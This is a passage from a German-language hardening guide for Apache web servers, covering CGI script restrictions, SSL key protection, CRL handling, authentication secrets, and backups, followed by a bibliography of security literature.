Hintergrund Programme, die vom Webserver gestartet werden, agieren als Serverprogramme. Fehler bei der Erstellung solcher Programme können die Sicherheit des gesamten Webservers korrumpieren.

6.6 Konfiguration von CGI-Skripten

Name Beschränkung von CGI-Skripten

Priorität Wichtig

Durchführung Bei einem dezentral administrierten Webserver sollte nach Möglichkeit die Verwendung von CGI-Skripten eingeschränkt und auf ein Verzeichnis begrenzt werden, in das der Administrator des Servers vertrauenswürdige Skripte einstellt.

Hintergrund Die Verwendung von Serversoftware auf dem Rechner sollte kontrolliert werden.

Name CGI-Skripte unter Benutzerrechten

Priorität Wichtig

Durchführung Verwenden lokale Benutzer eigene CGI-Skripte, so sollten diese mit Hilfe von *suexec* oder eines sonstigen CGI-Wrappers im Kontext des jeweiligen Benutzers gestartet werden.

Hintergrund Programme, die vom Webserver gestartet werden, agieren als Serverprogramme. Fehler bei der Erstellung solcher Programme können die Sicherheit des gesamten Webservers korrumpieren.

6.7 SSL Server

Name Schutz der privaten Schlüssel

Priorität Wichtig

Durchführung Wie ist der Schutz der privaten Schlüssel des Webservers organisiert?

Sind die Schlüssel in einer Passwort-geschützten Datei abgelegt und ist die Qualität des Passwortes ausreichend?

Gibt es definierte Wiederanlaufprozeduren (Passworteingabe)?

Falls die Schlüssel im Klartext auf dem Webserver liegen, ist der Webserver (auch physikalisch) hinreichend geschützt?

Hintergrund Die Kenntnis der privaten Schlüssel des Webservers würde es einem Angreifer erlauben, die Identität des Webservers in einer SSL-Verbindung vorzutäuschen.

Name Zuverlässigkeit der SSL-Authentisierung

Priorität Wichtig

Durchführung Werden Zertifikate zur Authentisierung von Clients in Zusammenhang mit CRLs (Certificate Revocation Lists) genutzt? Gibt es definierte Prozeduren für das regelmäßige Einspielen der CRLs?

Hintergrund Wenn eine SSL-Authentisierung strikt auf Zertifikatsbasis durchgeführt wird, muss sichergestellt sein, dass die vom Webserver genutzten CRLs regelmäßig aktualisiert werden.

6.8 Zugriffsbeschränkungen auf den Webserver

Name Sicherheit der Authentisierungsgeheimnisse

Priorität Wichtig (falls Authentisierungsmechanismen des Protokolls HTTP genutzt werden)

Durchführung Überprüfen der Konfigurationsdatei: Welche Mechanismen werden zur Authentisierung genutzt? Besteht die Gefahr des Abhörens im Netz? Wo speichert der Apache-Webserver die Authentisierungsgeheimnisse?

Hintergrund Die Dateien mit den Authentisierungsgeheimnissen sollten sich außerhalb des *DocumentRoot* Verzeichnisses des Servers befinden, damit sie nicht vom Apache-Webserver über die HTTP-Schnittstelle ausgeliefert werden können.

Name Sicherheit der Authentisierung aufgrund von Hostnamen

Priorität Wichtig (falls Zugriffsrechte auf der Basis von Hostnamen vergeben werden)

Durchführung Welche Authentisierung wird genutzt, IP-Nummer oder Hostname? Wie zuverlässig ist die Angabe des Hostnamens, d. h. wie geschieht der DNS-Lookup?

Hintergrund Wenn der DNS-Dienst nicht vertrauenswürdig ist, ist die Authentisierung anhand von Hostnamen nicht zuverlässig.

6.9 Notfallvorsorge

Name Durchführung von Sicherheitskopien des Apache-Webservers

Priorität Wichtig

Durchführung Die Durchführung von Sicherheitskopien einer Apache-Installation ist technisch unkritisch, da alle Daten des Apache-Webservers in regulären Dateien auf dem Webserver abgelegt werden. Es bedarf also - im Gegensatz zu vielen Datenbank-systemen - keiner speziellen Backup-Werkzeuge. Damit lassen sich z. B. die Systemwerkzeuge zur Erstellung von Sicherheits-kopien (*tar* unter SuSE Linux, *ufsdump* unter Solaris und *NTBackup* unter Windows NT) nutzen.

Beim Wiedereinspielen von Sicherheitskopien sollte auf die korrekte Wiederherstellung der Dateizugriffsrechte geachtet werden. Dies ist speziell bei der Verwendung von *tar* relevant, wo ein spezielles Flag zur Wiederherstellung der Rechte angegeben werden muss.

Hintergrund Ohne vorhandene Sicherheitskopien ist der Wiederanlauf im Fall eines Systemausfalls nicht gewährleistet.

7 Literaturverzeichnis

Die aufgeführten Referenzen sollen Hinweise auf weiteres Informationsmaterial zur IT-Sicherheit geben, die helfen können, das Wissen in verschiedenen spezifischen Themengebieten zu vertiefen. Diese Liste erhebt keinen Anspruch auf Vollständigkeit.

Mit der Auswahl dieser Schriften ist keine Wertung verbunden. Auch wird dadurch nicht in jedem Fall die Auffassung des BSI wiedergegeben.

7.1 IT-Sicherheit allgemein

- BSI: *IT-Grundschutzhandbuch, Standard-Sicherheitsmaßnahmen*, Loseblattsammlung, Schriftenreihe Band 3, Bundesanzeiger-Verlag, jährlich neu, *http://www.bsi.bund.de/gshb*
- DFN-CERT, Zentrum für sichere Netzdienste GmbH: *Leitfaden zur Absicherung von Rechnersystemen in Netzen*, Version 1.0, Juli 2000, *ftp://ftp.cert.dfn.de/pub/docs/leitfaden/*
- Garfinkel, Simson; Spafford, Gene: *Practical UNIX & Internet Security*, 2nd Ed., O'Reilly & Associates, Inc. 1996
- Gong, Li: *Inside Java 2 Platform Security. Architecture, API Design and Implementation*, Sun Microsystems, Addison-Wesley, 1999
- Wood, P.G.; Kochan, St.G.: *Unix System Security*, Hayden Books, Indianapolis IN, 1985
- Stein, Lincoln D.: *The World Wide Web Security FAQ*, Version 2.0.1, März 2001, *http://www.w3.org/security/faq/www-security-faq.html*

7.2 Apache

- Apache Group: *APACHE Web Server Installation and Administration Guide*, Open Docs Library, 1999
- Apache Software Foundation: *Webseite des Apache Projektes*, *http://www.apache.org*
- Arnold, M.; Almeida, J.; Miller, C.: *Administering Apache*, McGraw-Gill, 2000
- Bowen, R.; Coar, K.: *Apache Server Unleashed*, Sams Publishing, 2000
- DFN-PCA: *Das OpenSSL-Handbuch*, Version 2.0.3, April 2000, *http://www.pca.dfn.de/dfnpca/certify/ssl/handbuch*

- Enderung, Jo: *Security Flaws in PHP*, *http://publish.ez.no/article/articleprint/69/*
- Engelschall, Ralf S.: *User Manual mod_ssl Version 2.7*, *http://www.engelschall.com*
- Ford, Andrew: *Apache kurz und gut,* O´Reilly Verlag, 2001
- Kabir, Mohammed: *Apache Server Administrator's Handbook,* IDG Books, 1999
- OpenSSL Projekt: *Webseite*, *http://www.openssl.org*

7.3 Solaris bzw. Linux Sicherheit

- Boran, Seán: *Hardening Solaris with Yassp. Secure Installation of Bastion Hosts*, Draft for Yassp beta#15, August 2001, *http://www.boran.com/security/sp*
- Brumley, David J.: *Solaris Security. Recommendations from SANS Step by Step Guide, Titan, and YASSP*, October 2000, *http://www.theorygroup.com*
- Deatrich, Denice: *How to 'chroot' an Apache tree with Linux and Solaris*, Februar 2001, *http://penguin.epfl.ch/chroot.html*
- Gregory, Peter H: *Solaris Security*, Sun Microsystems Press, Prentice Hall, 2000
- Simon: *How to break out of a chroot() jail*, 2001, *http://www.bpfh.net/simes/computing/chroot-break.html*

7.4 Windows NT Sicherheit

- Microsoft: *Windows NT Server, Server Operating System, Securing Windows NT Installation*, White Paper, 2000, *www.microsoft.com/ntserver/security/exec/overview/Secure_NTInstall.asp*
- Norberg, Stefan: *Securing Windows NT/2000 Servers for the Internet*, O'Reilly, 2001
- Schultz, Eugene: *Windows NT/2000 Network Security*, Macmillan Technical Publishing, 2000